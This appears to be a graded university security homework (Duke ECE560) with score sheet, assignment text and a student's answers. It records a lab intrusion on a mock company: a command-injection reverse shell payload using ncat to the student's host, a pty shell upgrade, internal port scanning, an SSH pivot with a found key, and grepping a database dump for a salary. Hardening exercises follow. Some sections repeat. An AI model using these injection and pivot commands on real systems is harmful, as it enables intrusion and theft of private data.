ECE 560 Homework 5

Guanhua Chen

TOTAL POINTS

103.5 / 100

QUESTION 1

1 Exploiting public information channels 5 / 5

✓ **- 0 pts** **Correct**

QUESTION 2

2 Full intrusion scenario 28 / 20

✓ **- 0 pts** **Correct**

✓ **+ 8 pts** **All four tickets**

+ 6 pts Three tickets

+ 4 pts Two tickets

+ 2 pts One ticket

- 20 pts Did not find final answer

QUESTION 3

3 Endpoint security 12 / 12

✓ **- 0 pts** **Correct**

- 1 pts Reverse shell DOESN'T fall into these categories

- 12 pts No answer

- 1 pts Limit privilege not shown

- 4 pts No conclusions

QUESTION 4

File auditing with hashdeep 5 pts

4.1 Part 1 2 / 2

✓ **- 0 pts** **Correct**

- 1 pts Non verbose comparison doesn't show the actual files that got modified, etc

- 0.5 pts No audit results

- 0.75 pts Incorrect interpretation of what has changed

4.2 Part 2 2 / 3

- 0 pts Correct

- 1 pts Does not show script

- 1 pts Does not show the change

✓ **- 1 pts** **Does not show alert received**

QUESTION 5

5 Countermeasures 6 / 6

✓ **- 0 pts** **Correct**

- 2 pts Wrong prevention. Possible preventions are ASLR, DEP, and firewall.

- 2 pts Wrong detection. Possible detections are guard pages and monitoring request to the liscense service.

- 2 pts Wrong respond. Possible responds are quanrantine and restoring backup.

QUESTION 6

6 Detection theory 2 / 4

- 0 pts Correct

- 2 Point adjustment

Wrong calculation. Round at the last step

QUESTION 7

7 Reading some security literature 6 / 6

✓ **- 0 pts** **Correct**

- 6 pts No answer

QUESTION 8

8 News and commentary 6 / 6

✓ **- 0 pts** **Correct**

- 6 pts Click here to replace this description.

QUESTION 9

9 Wireless Security 5 / 5

✓ **- 0 pts** **Correct**

- 0.5 pts Mentioned in the lecture, MAC filtering is "almost entirely useless due to MAC spoofing"

- **0.5 pts** Mentioned in the lecture, turning off SSID broadcasting
is a "waste of time"

- **1 pts** Didn't make needed assumptions or explanations

- **2 pts** Wrong configuration for RDP. Use forwarding function.

- **0 pts** Changing admin password and WLAN password, though basic and common, are countable measures

- **5 pts** No answer

QUESTION 10

10 Decrypting SSL/TLS traffic with Wireshark and Session Keys 5.5 / 7

- **0 pts** Correct

- **0.5 pts** Symmetric keys are stored. For esample, CLIENT_RANDOM labels the master secret, and the master secret gives symmetric keys.
Check https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/Key_Log_Format and https://www.cloudflare.com/learning/ssl/what-is-a-session-key/

- **7 pts** No answer

- 1.5 Point adjustment

Didn't provide pictures for encrypted traffic and the decrypted password

QUESTION 11

11 Reverse Engineering 4 / 4

✓ **- 0 pts Correct**

QUESTION 12

12 Deeper Malware Analysis 10 / 10

✓ **- 0 pts Correct**

- **10 pts** No answer

QUESTION 13

13 Physical security in the news 5 / 5

✓ **- 0 pts Correct**

- **1 pts** Did not answer all questions asked

QUESTION 14

14 Social engineering 5 / 5

✓ **- 0 pts Correct**

- **5 pts** No answer

QUESTION 15

15 Late penalty 0 / 0

✓ **- 0 pts Correct**

Computer and Information Security
(ECE560, Fall 2020, Duke Univ., Prof. Tyler Bletsch)
Homework 5

Name:

Duke NetID:

Instructions - read all carefully:


- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something.
- **COMPUTERS YOU WILL NEED:**
  - The assignment will make use of the computers described below.
  - VMs you already have on the Duke VCM service:
    - Your **Linux VM** ("*ECE.560.01.F20 - Ubuntu20.04*" on VCM)
    - Your **Windows VM** ("*ECE.560.01.F20 - Win10*" on VCM)
    - A new **Kali VM** ("ECE.560.01.F20 - Kali 2002.2" on VCM)
  - Your own machine on Duke wifi: your **personal computer** (any OS). (If working remotely, VPN into the Duke network as needed.)
- **WRITTEN PORTION DIRECTIONS:**
  - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
  - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
  - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 0: Exploiting public information channels (5 points)

To get here, you had a brief adventure traversing public information channels: Wikipedia, Imgur, and the outside world.

Paste the selfie you took next to the Security Tree that led you to this assignment below OR, if you couldn't make it to campus, a selfie with a tree in your area (or a photoshop of you in front of a tree if you cannot safely leave your home).



Question 1: Full intrusion scenario (20 points)

A hypothetical company called Victimco has a web server here:
http://victimco.googz.us/

Their environment is on a cloud provider, and it is NAT'd with a port forward to allow access to the public web server.

Your mission: Find out Victimco employee Reginald Barclay's employee ID number and salary.

Rules and tips -- *read entirely*:

- **Show your work!** Show each thing you are able to understand or compromise. Answers without work shown will not receive credit.
- **Do not break things!** There is one instance of this environment shared for all students, so do not modify essential things on any server or leave behind anything. Port 2222 is open on the target for my administrative use -- this port is *not* in scope for your attack.

1 Exploiting public information channels 5 / 5

✓ - 0 pts Correct

- **Report issues!** If you break something accidentally or find something broken, contact the instructor ASAP. There is no penalty if you break something by accident, just let me know.
- **Keep your stuff private!** If you need to download or create scratch files on one of the servers under attack, create a directory named for your NetID and keep everything in there.
- **Respect hacker privacy!** Do not look in other students' NetID directories.
- **Keep answers secret!** Don't tell other students facts about the environment you learn. You can talk about concepts, but not specific strategies informed by your past success on this problem.
- **Start early and get help!** This should be quite challenging and fairly open-ended. If you get stuck, see the instructor or a TA. In the final stage of the problem, you will need to analyze a SQL database dump -- if you do not have database experience and need help, see the instructor.
- **Website authentication is on, but it's not in scope of the attack!** The website has a basic unencrypted authentication that is *not* part of the attack exercise -- it's just there to prevent bots from cracking the server before you do. The login is **'student'** and the password is **'sec@560'**.
- **Tips:**
    - Portscanning OK -- you may scan the public IP and, once you gain a foothold, the private IP space behind the NAT.
    - The default username for Ubuntu Linux is 'ubuntu'.
    - At no point should you need root on any system here.
    - No need for SSH password brute force attacks (e.g. Hydra) -- look for other credentials.
    - To help you confirm your answer, note that if you sum the digits of Reginald Barclay's salary, you get 25.

Scoring:

- **Full credit** for finding Reginald's salary (provided you show your work in a way I can follow).
- **Partial/extra credit:** There are four "golden tickets" in the environment. These appear as the text "Golden Ticket #X: <SOME PHRASE>". Find these and show these phrases for partial credit. If you get the final answer, the tickets are *extra* credit (2pts/ea). Some tickets come with hints.


  salary: 65536

  reversed shell:
  on linux

```
gc171@vcm-16036:~$ netcat -l -p 6666
```

  on web:

```
;ncat vcm-16036.vm.duke.edu 6666 -e /bin/sh
```



linux connect to server:

port scan

```
nmap  192.168.1.80/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 21:45 UTC
Nmap scan report for vco-gateway.localdomain (192.168.1.1)
Host is up (0.0034s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
2222/tcp open  EtherNetIP-1

Nmap scan report for vco-web (192.168.1.80)
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 192.168.1.97
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 6.97 seconds
```

make it complete shell

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@vco-web:/var/www/html$
```

find the ssh info & ssh to other server

```
www-data@vco-web:/var/www/html$ ssh -i /home/ubuntu/.victimco.pem ubuntu@192.168.1.97
<h -i /home/ubuntu/.victimco.pem ubuntu@192.168.1.97
Could not create directory '/var/www/.ssh'.
The authenticity of host '192.168.1.97 (192.168.1.97)' can't be established.
ECDSA key fingerprint is SHA256:gitakf1OUEaot2oSwqwYBac/5s+xK5YwyQfyUuOZcBw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 16 Nov 2020 10:42:21 PM UTC

  System load:           0.32
  Usage of /:            35.2% of 9.33GB
  Memory usage:          50%
  Swap usage:            0%
  Processes:             112
  Users logged in:       1
  IPv4 address for ens3: 100.68.9.168
  IPv6 address for ens3: 2001:19f0:5401:1e96:5400:3ff:fe05:738d
  IPv4 address for ens7: 192.168.1.97

 * Introducing self-healing high availability clustering for MicroK8s!
   Super simple, hardened and opinionated Kubernetes for production.

     https://microk8s.io/high-availability

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Nov 16 21:48:00 2020 from 192.168.1.80
ubuntu@vco-acct:~$
```

cd to db

```
ubuntu@vco-acct:~$ cd /usr/share/backup/employees-db
cd /usr/share/backup/employees-db
ubuntu@vco-acct:/usr/share/backup/employees-db$
```

grep employee

```
ubuntu@vco-acct:/usr/share/backup/employees-db$ less load_employees.dump | grep Reginald
<loyees-db$ less load_employees.dump | grep Reginald
(10590,'1963-10-01','Reginald','Barclay','M','1986-04-09'),
ubuntu@vco-acct:/usr/share/backup/employees-db$
```

grep salary

```
<employees-db$ less load_salaries1.dump | grep 10590
(10590,65536,'2012-04-04','9999-01-01'),
```

extra:
Golden ticket #1: TRUSTICO'S SHAMEFUL SECRET
Golden ticket #2: GOLDEN DOT DAT
Golden ticket #3: WELCOME TO WEB SERVER
Golden ticket #4: WELCOME TO ACCOUNTING

Question 2: Endpoint security (12 points)

You need to insert Question 2 here yourself

Question 2 explores how a defender could have hardened the web server from Question 1 of this homework ("Victimco"). However, the question contains spoilers as to how to do Question 1, and we can't have that. Therefore, to get to this question, you'll need Reginald Barclay's **employee ID number** and **salary**. Once you have it, visit the URL below, filling in the <fields> with this info (omitting the angle braces!):

https://people.duke.edu/~tkb13/courses/ece560/go/<emp_id>-<salary>.html

That will take you to a google doc - paste its full content below this box, thus providing you with **Question 2**.

{PASTE QUESTION 2 HERE}

Question 2: Endpoint security (12 points)

Let's explore how a defender could have hardened the web server from Question 1 of this homework ("Victimco").

Set up vulnerable web server (1pt)

On your Linux VM, perform the following steps to recreate the Victimco web server setup.

Fully update the environment:

```
sudo apt update && sudo apt dist-upgrade && sudo apt autoremove
```

Note: if asked to update or replace a file relating to `grub` or `apt`, choose "keep the local version". Duke VCM has environment-specific settings in these files we'll want to preserve.

Install Apache web server, PHP, and the whois tool:

```
sudo apt install tasksel
sudo tasksel install lamp-server
sudo apt install whois
```

Navigate to your VCM node in a local web browser and confirm you see the "Apache2 Ubuntu Default Page".

2 Full intrusion scenario 28 / 20

- ✓ **- 0 pts** **Correct**
- ✓ **+ 8 pts** **All four tickets**
- **+ 6 pts** Three tickets
- **+ 4 pts** Two tickets
- **+ 2 pts** One ticket
- **- 20 pts** Did not find final answer

extra:
Golden ticket #1: TRUSTICO'S SHAMEFUL SECRET
Golden ticket #2: GOLDEN DOT DAT
Golden ticket #3: WELCOME TO WEB SERVER
Golden ticket #4: WELCOME TO ACCOUNTING

Question 2: Endpoint security (12 points)

You need to insert Question 2 here yourself

Question 2 explores how a defender could have hardened the web server from Question 1 of this homework ("Victimco"). However, the question contains spoilers as to how to do Question 1, and we can't have that. Therefore, to get to this question, you'll need Reginald Barclay's **employee ID number** and **salary**. Once you have it, visit the URL below, filling in the <fields> with this info (omitting the angle braces!):

https://people.duke.edu/~tkb13/courses/ece560/go/<emp_id>-<salary>.html

That will take you to a google doc - paste its full content below this box, thus providing you with **Question 2**.

{PASTE QUESTION 2 HERE}

Question 2: Endpoint security (12 points)

Let's explore how a defender could have hardened the web server from Question 1 of this homework ("Victimco").

Set up vulnerable web server (1pt)

On your Linux VM, perform the following steps to recreate the Victimco web server setup.

Fully update the environment:

```
sudo apt update && sudo apt dist-upgrade && sudo apt autoremove
```

Note: if asked to update or replace a file relating to `grub` or `apt`, choose "keep the local version". Duke VCM has environment-specific settings in these files we'll want to preserve.

Install Apache web server, PHP, and the whois tool:

```
sudo apt install tasksel
sudo tasksel install lamp-server
sudo apt install whois
```

Navigate to your VCM node in a local web browser and confirm you see the "Apache2 Ubuntu Default Page".

Remove the “Apache2 Ubuntu Default Page” page by deleting `/var/www/html/index.html`.

As root, download vco-web-public.tgz and extract it to `/var/www/html/`.
Note: don’t put the .tgz file itself into `/var/www/html/`!

Edit `/etc/apache2/apache2.conf` so that AllowOverride for `/var/www` is as follows. This allows our `.htaccess` file to specify simple password login to prevent being compromised from random internet people and/or bots.


```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride AuthConfig
        Require all granted
</Directory>
```

Restart Apache to make the setting change take effect.

```
sudo apachectl restart
```

Navigate to your Linux VM in a web browser and confirm that the Victimco page is working and vulnerable as before (including simple password authentication!).


For all of the above, you just need to post a screenshot showing the Victimco page up and running on your VM (including address bar).



Enable automatic updates (1pt)

While automatic updates won't fix our particular web application flaw, it will close other holes at the OS and core application level. Duke VCM already enables automatic updates, but let's walk through the procedure to double-check.


Follow this procedure and **succinctly document confirmation** that the documented changes (or equivalent) are already present on your VM.



Ensure correct settings (1pt)

Our vulnerable web application is a bit too small to have a large number of configuration options, but there is one thing you could consider changing: the HTTP authentication password. If you leave it with the provided default of username "student" and password "sec@560", other students could compromise your VM.

Research the htpasswd tool and Apache authentication in general and change your HTTP authentication password for your site. **Document how you do this.**



Reduce attack surface: Software (2pt)

When we installed Apache and PHP, we did it by installing a "LAMP stack", which stands for Linux, Apache, MySQL, and PHP. We aren't using the MySQL part of the stack, so it's a purely needless running service that brings its own set of issues.

Using netstat, **show that a MySQL daemon is running and listening on a TCP port**.

```
gc171@vcm-16036:/var/www/html$ sudo netstat -tlpn | grep mysql
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      266015/mysqld
tcp6       0      0 :::33060                :::*                    LISTEN      266015/mysqld
gc171@vcm-16036:/var/www/html$
```

Completely remove MySQL from your Linux VM and **document how you did so**.

```
sudo apt-get remove --purge mysql* -y
```

Show the same netstat output confirming that MySQL is no longer present.

```
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
gc171@vcm-16036:/var/www/html$ sudo netstat -tlpn | grep mysql
gc171@vcm-16036:/var/www/html$
```

Reduce attack surface: Firewall (2pt)

The web server from Question 1 was behind a NAT router with port forwarding, which made it necessary for attackers to use a reverse shell to gain persistent access. Our server, in contrast, has a public internet IP address, so any malware we happen to get infected with can simply open listening ports on the server to allow direct access for an attacker. Confirm this by using netcat to listen on port 2000, then from your Kali VM, **show that port 2000 is open**.

linux: nc -lp 2000
kali: nmap vcm-16036.vm.duke.edu


```
gc171@kali:~$ nmap vcm-16036.vm.duke.edu
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 18:55 EST
Nmap scan report for vcm-16036.vm.duke.edu (67.159.94.111)
Host is up (0.00056s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Let's prevent this kind of thing by deploying a software firewall.


Refer to this introduction to setup "ufw" (the Ubuntu Firewall). Set the firewall to enable SSH (port 22) only and enable it, **showing your work**. Confirm that your web browser is now not able to access the Victimco web interface; **show a screenshot**.

